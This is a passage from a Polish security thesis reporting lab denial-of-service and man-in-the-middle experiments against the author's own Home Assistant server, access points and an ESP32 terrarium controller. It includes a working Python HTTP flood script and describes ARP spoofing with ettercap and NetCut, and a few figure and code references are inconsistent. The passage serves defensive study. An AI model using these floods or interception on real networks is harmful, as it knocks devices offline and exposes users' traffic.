
Wysyłanie odpowiedzi na żądania ping było opóźnione, czasami odpowiedzi nie docierały. Do sieci nie można było podłączyć żadnych urządzeń wcześniej nie podłączonych do punktu dostępowego. Mimo to komunikacja pomiędzy urządzeniami znajdującymi się w sieci nie została całkowicie przerwana, a jedynie zakłócona.

Ostatecznym efektem ataku było całkowite przeciążenie przełącznika sieciowego (switcha), do którego był podłączony router. Przełącznik przestał funkcjonować prawidłowo, co doprowadziło do całkowitego przerwania komunikacji sieciowej. Wszystkie podłączone urządzenia straciły dostęp do sieci (patrz Rys. 2.21.).

Badanie wykazało, że atak typu TCP SYN Flood może skutecznie zakłócić działanie sieci, szczególnie gdy jest skierowany na kluczowe elementy infrastruktury, takie jak routery i przełączniki sieciowe. Wyniki badania podkreślają konieczność stosowania odpowiednich środków zabezpieczających, takich jak mechanizmy wykrywania i przeciwdziałania atakom typu Denial of Service (DoS), w celu ochrony sieci przed tego typu zagrożeniami.





2.1.7. TCP SYN Flood Attack (DoS) na serwer automatyzacji Home Assistant

Celem tego badania było przeprowadzenie ataku typu TCP SYN Flood na serwer Home Assistant. Do eksperymentu wykorzystano identycznie skonfigurowane środowisko jak w przypadku ataku TCP SYN Flood na punkt dostępu. Konieczne było wcześniejsze uzyskanie hasła do sieci. Atakowanym portem serwera był port 80 odpowiedzialny za komunikację z protokołem HTTP.



Rys. 2.22. Wykres otrzymanych odpowiedzi od serwera na zapytanie ping w czasie trwania ataku.

W pierwszej fazie ataku zaobserwowano znaczący wzrost obciążenia serwera. Monitorowanie zasobów serwera wykazało, że wykorzystanie procesora oraz pamięci RAM wzrosło, co wskazywało na intensywne obciążenie systemu (patrz Rys. 2.23.).

Type ↑	Description	Disk usage...	Memory us...	CPU usage
 node	pve	7.1 %	93.6 %	47.9% of 4 ..
 qemu	100 (homeassistant)	0.0 %	91.8 %	41.9% of 4 ..
 qemu	101 (NAS)	0.0 %	31.7 %	0.7% of 2 ...
 qemu	102 (Octoprint)	0.0 %	80.2 %	0.8% of 2 ...

Rys. 2.23. Interfejs sieciowy przedstawiający obciążenie serwera w trakcie trwania ataku.

Pomimo wzrostu obciążenia serwer Home Assistant kontynuował obsługę swoich podstawowych funkcji. Jednakże interfejs graficzny, dostępny przez port HTTP, stał się niedostępny. Próby otwarcia strony konfiguracyjnej serwera kończyły się niepowodzeniem, co sugerowało, że zasoby odpowiedzialne za obsługę HTTP były przeciążone. Użytkownicy sieci zaczęli zgłaszać trudności z dostępem do interfejsu, co potwierdziło skuteczność ataku w zakłócaniu działania serwera.

W miarę kontynuacji ataku niektóre żądania wysyłane do serwera pozostawały bez odpowiedzi, natomiast w innych aspektach jego praca nie została zakłócona.


Ostatecznym efektem ataku było przeciążenie przełącznika sieciowego (switcha), do którego był podłączony serwer Home Assistant. Przełącznik, odpowiedzialny za

przekazywanie ruchu sieciowego między urządzeniami, przestał funkcjonować prawidłowo. Przeciążenie spowodowało, że wszystkie podłączone do niego urządzenia straciły dostęp do sieci. Komunikacja sieciowa została całkowicie przerwana (patrz Rys. 2.22.).

Podczas badania przeanalizowano również logi serwera oraz przełącznika. Logi te wskazywały na liczne próby nawiązania połączeń TCP, które nie były kompletowane, co potwierdziło, że atak SYN Flood skutecznie wykorzystywał mechanizm rezerwowania zasobów na niekompletne połączenia.

2.1.8. HTTP Flood Attack (DDoS) na serwer automatyzacji Home Assistant

W niniejszym badaniu przeprowadzono atak typu HTTP Flood (Distributed Denial of Service - DDoS) na serwer Home Assistant. Aby uzyskać dostęp do sieci, konieczne było zalogowanie się do niej, co osiągnięto przy użyciu wcześniej opisanych ataków, takich jak brute force czy dictionary attack. W przeciwieństwie do wcześniejszych badań, tym razem zastosowano inny punkt dostępowy - ASUS RT-AX86U, do którego serwer był połączony przewodowo. Wybór tego AP miał na celu wykluczenie wąskiego gardła, jakim w poprzednich badaniach okazał się przełącznik sieciowy.



Rys. 2.24. Schemat stanowiska badawczego dla przykładu 2.1.9.

Do wykonania ataku wykorzystano łącznie pięć urządzeń: dwa komputery stacjonarne oraz trzy laptopy. Komputery stacjonarne były wyposażone w procesory Intel Core i5 4790K oraz Intel Core i5 7500, każdy z 32 GB pamięci RAM. Laptopy natomiast posiadały procesory Intel Core i5 8265U (dwa urządzenia) oraz Intel Core i9 11900H, każdy z 16 GB pamięci RAM. Sterowanie wszystkimi urządzeniami odbywało się z jednego urządzenia za pomocą protokołu SSH. Na każdym z komputerów i laptopów uruchamiano specjalnie napisany w Pythonie skrypt, który w pętli wysyłał bardzo dużą ilość zapytań HTTP do serwera Home Assistant. Schemat stanowiska badawczego został przedstawiony na Rys. 2.24.

Skrypt w Python został zaprojektowany do generowania ogromnej liczby równoczesnych zapytań HTTP skonstruowanych tak, aby odpowiedź na nie była kosztowna obliczeniowo dla serwera. Każde z urządzeń, za pomocą SSH, wykonywało skrypt w równoległych wątkach, maksymalizując ilość wysyłanych zapytań (patrz Kod 2.1.).


```


import requests
import threading
import time

# URL docelowy
target_url =
"http://homeassistant.local:8123/45df7312_zigbee2mqtt/ingress"
# Funkcja wysyłająca żądanie HTTP
def send_request():
    try:
        response = requests.get(target_url)
        print(f"Request sent with status code: {response.status_code}")
    except requests.exceptions.RequestException as e:
        print(f"Request failed: {e}")
# Funkcja generująca dużą ilość żądań
def generate_requests(number_of_requests):
    for _ in range(number_of_requests):
        threading.Thread(target=send_request).start()
        time.sleep(0.01) # Krótka przerwa między żadaniami, aby
zintensyfikować atak
if __name__ == "__main__":
    number_of_requests = 1000 # Liczba żądań do wysłania
    generate_requests(number_of_requests)

```

Kod 2.2. Skrypt wysyłający równoległe żądania HTTP w pętli.

Atak rozpoczęto jednocześnie na wszystkich urządzeniach, co natychmiastowo zwiększyło ruch sieciowy skierowany do serwera Home Assistant. W ciągu kilku sekund zaobserwowano gwałtowny wzrost obciążenia serwera. Terminal Dell Wyse 5070, na którym zainstalowano serwer Home Assistant, szybko zaczął wykazywać oznaki przeciążenia. Monitorowanie zasobów serwera wskazywało na maksymalne wykorzystanie procesora i pamięci RAM, a także znaczny wzrost temperatury pracy urządzenia.




Rys. 2.25. Wykres otrzymanych odpowiedzi od serwera na zapytanie ping w czasie trwania ataku.

Po około minucie od rozpoczęcia ataku serwer Home Assistant przestał odpowiadać na zapytania (patrz Rys. 2.25.). Terminal Dell Wyse 5070, który stanowił fizyczną bazę dla serwera, wyłączył się automatycznie. Analiza wskazała, że najprawdopodobniej doszło do

przekroczenia maksymalnej dopuszczalnej temperatury pracy urządzenia, co spowodowało zadziałanie mechanizmów ochronnych i jego wyłączenie w celu zapobieżenia trwałemu uszkodzeniu.

Skuteczność ataku HTTP Flood została jednoznacznie potwierdzona poprzez całkowite przeciążenie serwera Home Assistant i wymuszenie jego wyłączenia (patrz Rys. 2.26.).



Rys. 2.26. Zrzut ekranu z próby uruchomienia interfejsu sieciowego serwera.

Podczas badania nie tylko serwer, ale także infrastruktura sieciowa była monitorowana pod kątem reakcji na atak. Zastosowanie punktu dostępowego ASUS RT-AX86U wyeliminowało problemy z przeciążeniem przełącznika, które były obserwowane w poprzednich badaniach. Punkt dostępowy działał zgodnie z oczekiwaniami, przekazując ruch do serwera aż do momentu jego wyłączenia.

Wyniki badania wskazują na potrzebę wdrożenia zaawansowanych mechanizmów ochronnych przed atakami typu DDoS, takich jak filtrowanie ruchu, wdrażanie systemów wykrywania anomalii

2.1.9. HTTP Flood Attack (DoS) urządzenia ESPHome

Celem tego eksperymentu było przeprowadzenie ataku typu HTTP Flood, będącego atakiem typu Denial of Service (DoS), na urządzenie wykonawcze automatyki domowej - mikrokontroler ESP32 z oprogramowaniem ESPHome. Mikrokontroler pełnił funkcję sterowania oświetleniem w terrarium oraz przysyłał dane z czujników monitorujących warunki w terrarium (patrz Rys. 2.27.). Atak wymagał dostępu do sieci bezprzewodowej, co osiągnięto przy użyciu jednego z wcześniej opisanych ataków, takich jak brute force lub dictionary attack.

jaszczurka




Name	State	Actions
\${devicename} wifi signal	-56 dBm	
ESP Connected SSID		
ESP IP Address	192.168.0.4	
ESP Latest Scan Results		
ESP Mac Wifi Address	10:52:	
Jaszczurka	ON	Off <input checked="" type="checkbox"/> On
Temp_jasz	34.46 °C	
Uptime Sensor	41945 s	
Wilg_jasz	54.70 %	

Scheme



Rys. 2.27. Dane przesyłane przez urządzenie ESPHome przed rozpoczęciem ataku.

Infrastruktura sieciowa, użyta w tym badaniu, była zgodna z tą, która była używana w rozdziale 2.1.3. Mikrokontroler ESP32 był połączony z siecią poprzez router. Do przeprowadzenia ataku wykorzystano ten sam skrypt w Pythonie, który był użyty w poprzednim ataku HTTP Flood na serwer Home Assistant. Tym razem skrypt został uruchomiony jedynie na pojedynczym komputerze infrastrukturalnym z AP wyposażonym w procesor Intel Core i5 oraz 16 GB pamięci RAM.




Rys. 2.28. Wykres otrzymanych odpowiedzi od urządzenia ESP na zapytanie ping w czasie trwania ataku.

Już po kilku sekundach od uruchomienia ataku zauważono pierwsze oznaki przeciążenia urządzenia. Mikrokontroler, który normalnie odpowiadał na komendy niemal natychmiast, zaczął wykazywać znaczne opóźnienia w działaniu. Czas reakcji na komendy sterowania oświetleniem w terrarium uległ wydłużeniu, a czasem urządzenie nie reagowało wcale (patrz Rys. 2.28.).

W miarę trwania ataku, sytuacja ulegała dalszemu pogorszeniu. Mikrokontroler ESP32, poza opóźnieniami w przełączaniu świateł, przestał również regularnie przysyłać dane z czujników. Aktualizacje warunków w terrarium, które powinny być przesyłane

w regularnych odstępach czasu, stały się sporadyczne i nieregularne. W niektórych przypadkach dane z czujników w ogóle nie docierały do systemu monitorującego (patrz Rys. 2.29.).



Rys. 2.29. Dane przesyłane przez urządzenie ESPHome po rozpoczęciu ataku.

Analiza przeprowadzona po zakończeniu ataku wykazała, że mikrokontroler ESP32 został przeciążony dużą liczbą zapytań HTTP, co spowodowało wyczerpanie dostępnych zasobów procesora i pamięci. Mikrokontroler nie był w stanie obsłużyć tak dużej liczby jednoczesnych zapytań, co prowadziło do opóźnień w wykonywaniu jego podstawowych funkcji oraz do przerywania aktualizacji danych z czujników.


Wyniki tego badania jednoznacznie wskazują, że urządzenia wykonawcze automatyki domowej, takie jak mikrokontroler ESP32, są podatne na ataki typu DoS, zwłaszcza gdy nie posiadają odpowiednich mechanizmów zabezpieczających przed nadmiarem zapytań. Skuteczność ataku HTTP Flood w zakłócaniu pracy mikrokontrolera ESP32 podkreśla konieczność implementacji dodatkowych zabezpieczeń, takich jak ograniczenia liczby zapytań z jednego źródła, filtry anty-DOS oraz monitorowanie ruchu sieciowego w czasie rzeczywistym.

2.1.10. Packet Sniffing (Man In The Middle)

W celu przechwycenia i analizy danych przesyłanych pomiędzy serwerem z oprogramowaniem ESPAssistant, a routerem w sieci WiFi, przeprowadzono atak typu Packet Sniffing z wykorzystaniem techniki Man in the Middle (MitM). Wymagało to podłączenia się do sieci, co osiągnięto przy użyciu ataków takich jak dictionary lub brute force.

Stanowisko badawcze składało się z komputera Raspberry Pi z zainstalowanym systemem operacyjnym Kali Linux oraz zewnętrzną kartą sieciową, która umożliwiała pracę w trybie monitorowania. Raspberry Pi był połączony z punktem dostępowym, do którego był również podłączony serwer z oprogramowaniem ESPAssistant. W celu przeprowadzenia ataku MitM wykorzystano narzędzie ettercap, które pozwala na przeprowadzenie ataków typu ARP spoofing.


Proces ataku rozpoczął się od uruchomienia ettercap na Raspberry Pi. Ettercap został skonfigurowany do przeprowadzenia ataku ARP na router i serwer. Po skutecznym przeprowadzeniu ARP spoofingu, Raspberry Pi znalazł się pośrodku komunikacji pomiędzy routerem a serwerem, umożliwiając przechwytywanie wszystkich przesyłanych danych.



No.	Time	Source	Destination	Protocol	Length	Info
21304	10.216218	192.168.0.17	192.168.0.16	HTTP	982	Continuation
21311	10.256698	192.168.0.16	192.168.0.17	HTTP	393	GET /sensors.js HTTP/1.1
21428	10.533131	192.168.0.17	192.168.0.16	HTTP	1494	Continuation
21435	10.559729	192.168.0.17	192.168.0.16	HTTP	1494	Continuation
21466	10.608333	192.168.0.17	192.168.0.16	HTTP	1494	Continuation
21506	10.671549	192.168.0.17	192.168.0.16	HTTP	1494	Continuation
21542	10.703752	192.168.0.17	192.168.0.16	HTTP	1494	Continuation
21548	10.755117	192.168.0.17	192.168.0.16	HTTP	1478	Continuation
21554	10.770288	192.168.0.17	192.168.0.16	HTTP	1494	Continuation
21558	10.788830	192.168.0.17	192.168.0.16	HTTP	1494	Continuation
21589	10.826101	192.168.0.17	192.168.0.16	HTTP	1494	Continuation
21595	10.849574	192.168.0.17	192.168.0.16	HTTP	1494	Continuation
21628	10.878250	192.168.0.17	192.168.0.16	HTTP	1494	Continuation
21629	10.901928	192.168.0.17	192.168.0.16	HTTP	1478	Continuation
21669	11.000211	192.168.0.17	192.168.0.16	HTTP	1471	Continuation
22035	11.939284	192.168.0.16	192.168.0.17	HTTP	394	GET /temperature HTTP/1.1
22079	12.010029	192.168.0.16	192.168.0.17	HTTP	389	GET /charts HTTP/1.1
22314	13.081114	192.168.0.16	192.168.0.17	HTTP	455	GET /favicon.ico HTTP/1.1
22330	13.216523	192.168.0.17	192.168.0.16	HTTP	866	Continuation
23267	14.199993	192.168.0.16	192.168.0.17	HTTP	426	GET /sensor_data?object_id=0&sensor_name=ttt&GET HTTP/1.1
30680	17.949023	192.168.0.16	192.168.0.17	HTTP	393	GET /chart_data HTTP/1.1
45454	24.020635	192.168.0.16	192.168.0.17	HTTP	393	GET /chart_data HTTP/1.1
46314	26.374168	192.168.0.16	192.168.0.17	HTTP	561	GET /automations.html HTTP/1.1
46364	26.489025	192.168.0.17	192.168.0.16	HTTP	884	Continuation
46389	26.588305	192.168.0.16	192.168.0.17	HTTP	409	GET /css.css HTTP/1.1

Rys. 2.30. Zrzut ekranu przedstawiający odnalezione pakiety HTTP w programie Wireshark.

Do monitorowania ruchu sieciowego wykorzystano program Wireshark, który umożliwia przechwytywanie i szczegółową analizę pakietów przesyłanych w sieci. W badaniu zastosowano filtr wykluczający wszystkie pakiety HTTP, co pozwoliło skupić się na innych rodzajach ruchu sieciowego, które mogły zawierać bardziej interesujące informacje (patrz Rys. 2.30.).



```

Origin: http://192.168.0.17\r\n
Content-Type: application/x-www-form-urlencoded\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
Referer: http://192.168.0.17/automations.html\r\n
Accept-Encoding: gzip, deflate\r\n
Accept-Language: pl,pl-PL;q=0.9,en-US;q=0.8,en;q=0.7\r\n
\r\n
[Full request URI: http://192.168.0.17/save_automation]
[HTTP request 1/1]
File Data: 168 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "automationName" = "Automation"
  Form item: "IfDevice" = "0"
  Form item: "IfEntity" = "sensor"
  Form item: "SensorIf" = "temperature"
  Form item: "IfAction" = "<"
  Form item: "wartoscName" = "20"
  Form item: "ThenDevice" = "2"
  Form item: "ThenEntity" = "button"
  Form item: "ButtonThen" = "Jaszczurka"
  Form item: "ThenAction" = "on"

```

Rys. 2.31. Treść przechwyconego pakietu zawierającego dane o utworzonej automatyzacji.

W trakcie monitorowania udało się przechwycić pakiety zawierające informacje o wysyłanych przez użytkownika danych dotyczących automatyzacji zapisanej na serwerze ESPAssistant. Na jednym z przechwyconych pakietów widoczny był szczegółowy opis konfiguracji automatyzacji, co potwierdziło skuteczność przeprowadzonego ataku (patrz Rys. 2.31.).


Analiza przechwyconych danych pozwoliła na zrozumienie jak istotna jest implementacja zaawansowanych mechanizmów bezpieczeństwa, takich jak filtrowanie ARP, stosowanie silnego szyfrowania oraz monitorowanie ruchu sieciowego dla zapewnienia bezpieczeństwa danych przesyłanych w sieci.

2.1.11. ARP Poisoning (DoS)

Eksperyment ten obejmował atak typu ARP Poisoning, mającego wywołać skutki ataku Denial of Service (DoS). Celem ataku było zakłócenie komunikacji serwera automatyzacji z innymi urządzeniami w sieci. Wymagało to połączenia się z siecią, co zrealizowano przy użyciu jednego z wcześniejszych ataków.

Stanowisko badawcze obejmowało serwer automatyzacji działający na platformie Home Assistant, komputer ze złośliwym oprogramowaniem z systemem Windows oraz punkt dostępowy (access point), do którego były podłączone oba urządzenia. Do przeprowadzenia ataku wykorzystano oprogramowanie NetCut, które jest narzędziem umożliwiającym edytowanie tablic ARP.

Proces ataku rozpoczęto od uruchomienia oprogramowania NetCut, a następnie z poziomu jego interfejsu graficznego wybrano opcję blokowania komunikacji serwera Home Assistant z innymi urządzeniami w sieci. Narzędzie to wysyłało fałszywe pakiety ARP do serwera i innych urządzeń w sieci, co powodowało, że urządzenia te zaczęły traktować adres MAC komputera ze złośliwym oprogramowaniem jako adres MAC serwera automatyzacji.



